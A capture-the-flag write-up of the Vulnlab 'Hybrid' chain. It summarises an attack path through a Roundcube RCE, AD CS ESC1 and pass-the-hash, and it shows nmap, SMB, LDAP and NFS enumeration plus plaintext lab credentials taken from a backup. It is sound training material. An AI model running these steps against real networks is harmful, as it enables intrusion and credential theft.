Hybrid - Vulnlab.com

Chain Name	Difficulty	Date Started	Date Completed
Hybrid	Easy	12/12/2024	26/12/2024

Vulnlab.com

Learning Points:

- Learned how to exploit the Roundcube junk filter plugin RCE.
- Learned that we can extract the NTLM hash from `/etc/krb5.keytab` using keytabextract.py on a Linux host for further attacks.
- Learned how to exploit an ESC1 attack from a domain-joined machine (Linux) with the hash extracted from the `/etc/krb5.keytab`.
- Learned to add the `-old-bloodhound` command when using Certipy-AD to add the output to BloodHound in Kali.

Attack Path :

1. Ran nmap to discover open ports and services on both hosts.
2. Accessed Host-B's web service and was redirected to `http://mail01.hybrid.vl/`
3. Added the URL to the hosts file and accessed `Roundcube Webmail`.
4. Mounted an available NFS share on Host-B to access a share and discovered a backup tar file containing credentials.
5. Abused the NFS misconfiguration to find credentials for `peter.turner@hybrid.vl`.
6. Logged into the webmail service using the credentials and found an email mentioning a `Roundcube junk filter plugin`.
7. Exploited a RCE vulnerability in the Roundcube plugin and obtained a shell as `www-data`.
8. Used SSH to log in as `peter.turner@hybrid.vl` using extracted credentials.
9. Checked sudo privileges, found full sudo rights, and escalated to root using `sudo su`, obtaining the `Hybrid_User-2` flag.
10. Enumerated Active Directory Certificate Services (AD CS) using `certipy-ad` and identified the `HybridComputers` template vulnerable to an ESC1 attack.
11. Extracted NTLM hash from `/etc/krb5.keytab` using keytabextract.py.

12. Requested a certificate for the Administrator UPN using the hash.
13. Retrieved the Administrator's NTLM hash from the certificate.
14. Used evil-winrm for a pass-the-hash attack to log in as Administrator to the domain controller and obtained the root flag.

Activity Log :

- Ran nmap for both IP addresses.
- Tried to access SMB port on Host-A using null and anonymous sessions but failed.
- Accessed Host-B port 80 and was redirected to `http://mail01.hybrid.vl/`.
- Added the URL to the hosts file and was able to access `Roundcube Webmail` on Host-B port 80.
- Ran `ldapsearch-ad.py` and gathered some information about Host-A.
- Performed several LDAP-related attacks.
- Started pentesting NFS shares on Host-B and found a share.
- Discovered a backup tar file and extracted two credentials from it.
- Used crackmapexec but could not authenticate with the obtained credentials.
- Logged into the webmail service on Host-B using the credentials and found an email from admin mentioning a `Roundcube junk filter plugin`.
- Searched for exploits related to `Roundcube junk filter plugin`.
- Found that it might be vulnerable to this RCE.
- Attempted exploits for Windows initially but later confirmed via nmap scan that Host-B runs Linux.
- Verified that the RCE exploit works and started crafting a payload.
- Created and executed the payload, gaining a shell on Host-B as the `www-data` user.
- Ran linpeas but did not find anything useful.
- Consulted write-ups for guidance and referred to these articles:
  - Linux Privilege Escalation using Misconfigured NFS
  - Linux Privilege Escalation – Exploiting NFS Shares
- Abused NFS misconfigurations and retrieved the user flag-1 but could not get the root flag initially, as the password was required for `www-data`.
- Used SSH to log in as `peter.turner@hybrid.vl` using the password extracted from the kdbx file during enumeration.
- Checked sudo privileges with `sudo -l` and found full sudo rights. Used `sudo su` to gain a root shell and obtained the `Hybrid_User-2` flag.
- Ran bloodhound-python to graph the AD network and enumerate but did not find anything significant.
- Used `certipy-ad` to enumerate Active Directory Certificate Services (AD CS) configurations and certificates.

- Discovered that the `HybridComputers` template is vulnerable to an ESC1 attack.
- Initially failed to extract usable output and upload it to BloodHound.
- Corrected the command by adding the `-old-bloodhound` tag and successfully generated the uploadable format of the data.
- Observed **Enrollment Rights** in the certipy output, noting that only Domain Computers had rights.
- Found `/etc/krb5.keytab` on the `mail01` machine and extracted the NTLM hash using keytabextract.py.
- Attempted to request a certificate for the template "**HybridComputers**" for the Administrator UPN but initially failed.
- Corrected the command and successfully requested the certificate for the Administrator using the extracted hash.
- Used the certificate to retrieve the NTLM hash of the Administrator.
- Performed a pass-the-hash attack using evil-winrm to log in as the Administrator to the domain controller and obtained the root flag.

Assumed :

Host	Asset
Host-A	Domain Controller
Host-B	Mail01

We have two IP addresses: 10.10.173.101 and 10.10.173.102 (which might change later). We ran Nmap on both IP addresses.

Nmap Port scan Host-A

```
┌──(destiny㉿falcon)-[~]
└─$ nmap 10.10.173.101 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 13:38 EST
Nmap scan report for 10.10.173.101
Host is up (0.22s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
```

```
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
```

Nmap Script scan Host-A

```
# Nmap 7.94SVN scan initiated Wed Dec 11 13:43:35 2024 as: nmap -sC -sV -
p53,88,135,139,389,445,464,593,636,3268,3269,3389 -oA HostA -Pn
10.10.173.101
Nmap scan report for 10.10.173.101
Host is up (0.22s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2024-12-11 18:43:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
```

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: hybrid.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: hybrid.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HYBRID
|   NetBIOS_Domain_Name: HYBRID
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hybrid.vl
|   DNS_Computer_Name: dc01.hybrid.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-11T18:44:25+00:00
|_ssl-date: 2024-12-11T18:45:04+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Not valid before: 2024-07-16T16:48:12
|_Not valid after:  2025-01-15T16:48:12
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-11T18:44:25
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 11 13:45:08 2024 -- 1 IP address (1 host up)
scanned in 92.82 seconds
```

Nmap Port scan Host-B

```
┌──(destiny㉿falcon)-[~]
└─$ nmap 10.10.173.102 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 13:38 EST
Nmap scan report for 10.10.173.102
Host is up (0.19s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 21.31 seconds
```


Nmap Script scan Host-B

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ cat HostB.nmap
# Nmap 7.94SVN scan initiated Wed Dec 11 13:43:43 2024 as: nmap -sC -sV -
p22,25,80,110,111,143,587,993,995,2049 -oA HostB -Pn 10.10.173.102
Nmap scan report for 10.10.173.102
Host is up (0.19s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 60:bc:22:26:78:3c:b4:e0:6b:ea:aa:1e:c1:62:5d:de (ECDSA)
|_  256 a3:b5:d8:61:06:e6:3a:41:88:45:e3:52:03:d2:23:1b (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Redirecting...
```

```
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: UIDL SASL STLS RESP-CODES CAPA AUTH-RESP-CODE
PIPELINING TOP
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
111/tcp  open  rpcbind  2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
143/tcp  open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: OK STARTTLS Pre-login LITERAL+ IMAP4rev1 have post-
login SASL-IR ID ENABLE capabilities more LOGIN-REFERRALS IDLE listed
LOGINDISABLEDA0001
587/tcp  open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: OK have AUTH=LOGINA0001 LITERAL+ IMAP4rev1 post-login
listed SASL-IR ID capabilities Pre-login more LOGIN-REFERRALS IDLE
AUTH=PLAIN ENABLE
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
995/tcp  open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_pop3-capabilities: UIDL SASL(PLAIN LOGIN) USER RESP-CODES CAPA AUTH-
RESP-CODE PIPELINING TOP
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs      3-4 (RPC #100003)
Service Info: Host:  mail01.hybrid.vl; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```


```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 11 13:45:03 2024 -- 1 IP address (1 host up)
scanned in 80.34 seconds
```

Tried to access the SMB port on Host-A using a null and anonymous session but failed.



```
┌──(destiny㉿falcon)-[~]
└─$ smbmap -H 10.10.173.101 -u '' -p ''

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

┌──(destiny㉿falcon)-[~]
└─$ smbmap -H 10.10.173.101 -u 'g' -p ''

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB connections(s) and 0 authenticated session(s)
[*] Closed 0 connections
```

Accessing Host-B on port 80 redirected us to `http://mail01.hybrid.vl/`.




Hmm. We're having trouble finding that site.

We can't connect to the server at mail01.hybrid.vl.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Added the URL to the hosts file and was able to access Roundcube Webmail.



Tried some LDAP enumeration on Host-A but failed.

```
┌──(destiny㉿falcon)-[~]
└─$ ldapsearch -x -H ldap://10.10.173.101 -D '' -w '' -b "DC=hybrid,DC=vl"
# extended LDIF
#
# LDAPv3
# base <DC=hybrid,DC=vl> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090AC9, comment: In order to perform this
opera
 tion a successful bind must be completed on the connection., data 0,
v4f7c

# numResponses: 1
```

Ran `ldapsearch-ad.py` and obtained some information about Host-A.

```
┌──(destiny㉿falcon)-[~/tools-backup/ldapsearch-ad]
└─$ python3 ldapsearch-ad.py -l 10.10.173.101 -t info
### Server infos ###
[+] Forest functionality level = Windows 2016
[+] Domain functionality level = Windows 2016
[+] Domain controller functionality level = Windows 2016
[+] rootDomainNamingContext = DC=hybrid,DC=vl
[+] defaultNamingContext = DC=hybrid,DC=vl
[+] ldapServiceName = hybrid.vl:dc01$@HYBRID.VL
[+] naming_contexts = ['DC=hybrid,DC=vl',
'CN=Configuration,DC=hybrid,DC=vl',
'CN=Schema,CN=Configuration,DC=hybrid,DC=vl',
'DC=DomainDnsZones,DC=hybrid,DC=vl', 'DC=ForestDnsZones,DC=hybrid,DC=vl']
```

Ran `ldapdomaindump` and failed.

```
┌──(destiny㉿falcon)-[~/tools-backup/ldapsearch-ad]
└─$ ldapdomaindump ldap://10.10.173.101
[*] Connecting as anonymous user, dumping will probably fail. Consider
specifying a username/password to login with
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Started pentesting NFS shares on Host-B and found a share.

```
┌──(destiny㉿falcon)-[~/tools-backup/ldapsearch-ad]
└─$ showmount -e 10.10.173.102
Export list for 10.10.173.102:
/opt/share *
```

We mounted it and found a tar file.

```
┌──(destiny㉿falcon)-[~/tools-backup/ldapsearch-ad]
└─$ sudo mount -t nfs -o vers=3,nolock 10.10.173.102:/opt/share
/mnt/new_back

┌──(destiny㉿falcon)-[~/tools-backup/ldapsearch-ad]
└─$ cd /mnt/new_back

┌──(destiny㉿falcon)-[/mnt/new_back]
└─$ ls
backup.tar.gz
```

Extracted the tar file.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ tar -xvzf backup.tar.gz

etc/passwd
etc/sssd/sssd.conf
etc/dovecot/dovecot-users
etc/postfix/main.cf
opt/certs/hybrid.vl/fullchain.pem
opt/certs/hybrid.vl/privkey.pem
```

Found possible credentials :

```
┌──(destiny㉿falcon)-[~/…/Chains/Hybrid/etc/dovecot]
└─$ cat dovecot-users
admin@hybrid.vl:{plain}Duckling21
peter.turner@hybrid.vl:{plain}PeterIstToll!
```

Found two PEM certificates as well.


```
┌──(destiny㉿falcon)-[~/…/Hybrid/opt/certs/hybrid.vl]
└─$ ls
fullchain.pem  privkey.pem
```

Tried the credentials to check if they were valid using `crackmapexec`, but all attempts failed.

```
└─$ crackmapexec smb 10.10.173.101 -u peter.tuner -p 'PeterIstToll!'
SMB         10.10.173.101   445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True)
(SMBv1:False)
SMB         10.10.173.101   445    DC01             [-]
hybrid.vl\peter.tuner:PeterIstToll! STATUS_LOGON_FAILURE

┌──(destiny㉿falcon)-[~/…/Hybrid/opt/certs/hybrid.vl]
└─$ crackmapexec smb 10.10.173.101 -u administrator -p 'Duckling21'
SMB         10.10.173.101   445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True)
(SMBv1:False)
SMB         10.10.173.101   445    DC01             [-]
hybrid.vl\administrator:Duckling21 STATUS_LOGON_FAILURE

┌──(destiny㉿falcon)-[~/…/Hybrid/opt/certs/hybrid.vl]
```

```
└─$ crackmapexec smb 10.10.173.101 -u administrator -p 'Duckling21' --
local-auth
SMB         10.10.173.101   445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:DC01) (signing:True)
(SMBv1:False)
SMB         10.10.173.101   445    DC01             [-]
DC01\administrator:Duckling21 STATUS_LOGON_FAILURE

┌──(destiny㉿falcon)-[~/…/Hybrid/opt/certs/hybrid.vl]
└─$ crackmapexec smb 10.10.173.101 -u peter.tuner -p 'PeterIstToll!' --
local-auth
SMB         10.10.173.101   445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:DC01) (signing:True)
(SMBv1:False)
SMB         10.10.173.101   445    DC01             [-]
DC01\peter.tuner:PeterIstToll! STATUS_LOGON_FAILURE
```

Tried to log in to the Webmail service we found earlier on Host-B using the credentials we discovered and was able to log in as the `admin` user. While enumerating, we found a sent mail (the inbox was empty).



